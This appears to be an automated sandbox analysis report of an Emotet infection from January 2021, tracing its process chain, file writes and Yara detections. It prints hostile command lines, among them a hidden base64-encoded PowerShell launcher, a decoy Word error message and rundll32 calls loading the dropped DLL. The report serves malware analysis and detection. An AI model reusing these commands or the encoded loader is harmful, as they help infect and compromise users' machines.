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4AlgB0AE8AUwBgAFQAcgBJAGAATgBHACIAKAAPADsAJABNADMAOQBTAD0AKA
AnAFEAJwArACgAJwA3ACcAKwAnADYATgAnACkAKQA7AGIAGBlAGIEAawA7AC
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Imagebase:

0x4a630000

File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2280 Parent PID: 2528

General

Start time:	13:38:36
Start date:	23/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff190000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2500 Parent PID: 2528

General

Start time:	13:38:36
Start date:	23/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:

```
powershell -w hidden -enc IABTAGUAVAAAtAHYAQQBSAGkAYQBCAE
wAZQAgACgAlgBUADQAlgArACIASwBkADYAlgApACAAKAaAgAFsAVAB5HAHAZQ
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AALQBGACAAJwByAGUAJwAsACcAcgBZACcALAAAnAFMAWQAnACwAJwBzAFQAZQ
AnACwAJwBjAHQATwAnACwAJwBtAC4ASQBvAC4ARABJACcAKQAgAKQAOwAgAC
AAIAAgAFMARQB0ACAIAA0ADIAOAAgACgAlAAgAFsAVABZHAHAZQBdACgAlg
B7ADMAfQB7ADcAlfQB7ADAAlfQB7ADUAlfQB7ADYAlfQB7ADIAfQB7ADQAlfQB7AD
gAlfQB7ADEAlfQAIAC0AZgAnAEUATQAUg4ARQBUC4AJwAsACcAZQBjYACcALAA
AnAHQAJwAsACcAUwBZAHMAJwAsACcATQAnACwAJwBzAEUAUgBWAGkAQwBFAc
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B0AHkAUABgAFIAFYABPFAFQAbwBjAG8AbAAiACAAPQAgACgAKAAAnAFQAJwArAC
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```

Imagebase:

0x13f3e0000

File size:

473600 bytes

MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Snuvw2w	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\Snuvw2w\V4651pz	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\Snuvw2w\V4651pz\H64C.dll	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	5	7FEE875BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Snuvw2w\V4651pz\H64C.dll	success or wait	3	7FEE875BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol
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File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Snuvw2w\V4651pz\H64C.dll	unknown	4096	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <! [endif]-->. [if IE 8]> <h tml class="no-js ie8 oldie" lang="en-US"> <![endif]-- >. [if gt IE	success or wait	2	7FEE875BEC7	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE875BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown

Registry Activities

Key Path				Completion	Count	Source Address	Symbol			
Key Path				Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2296 Parent PID: 2500

General

Start time:	13:38:42
Start date:	23/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Snuww2w\IV4651pz\H64C.dll AnyString
Imagebase:	0xffe00000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user1\Snuvw2w\V4651pz\H64C.dll	unknown	64	success or wait	1	FFE027D0	ReadFile
C:\Users\user1\Snuvw2w\V4651pz\H64C.dll	unknown	264	success or wait	1	FFE0281C	ReadFile

Analysis Process: rundll32.exe PID: 2728 Parent PID: 2296

General

Start time:	13:38:42
Start date:	23/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user1\Snuvw2w\V4651pz\H64C.dll AnyString
Imagebase:	0xa60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2101787109.0000000000220000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2101808244.00000000002A0000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2102553232.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2688 Parent PID: 2728

General

Start time:	13:38:47
Start date:	23/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user1\Snuvw2w\V4651pz\H64C.dll',#1
Imagebase:	0xa60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2113549024.0000000000190000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2114619642.0000000010000000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2113562513.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
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Old File Path	New File Path	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Completion	Count	Source Address	Symbol
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Analysis Process: rundll32.exe PID: 2864 Parent PID: 2688

General

Start time:	13:38:53
Start date:	23/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jqqr\igpp.bdm', vHnBIDVDvG
Imagebase:	0xa60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2123339355.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2123303691.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2123952907.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2940 Parent PID: 2864

General

Start time:	13:38:57
Start date:	23/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jqqr\igpp.bdm',#1
Imagebase:	0xa60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2336227694.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2336212841.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2337739921.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Completion	Count	Source Address	Symbol
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Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
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Disassembly

Code Analysis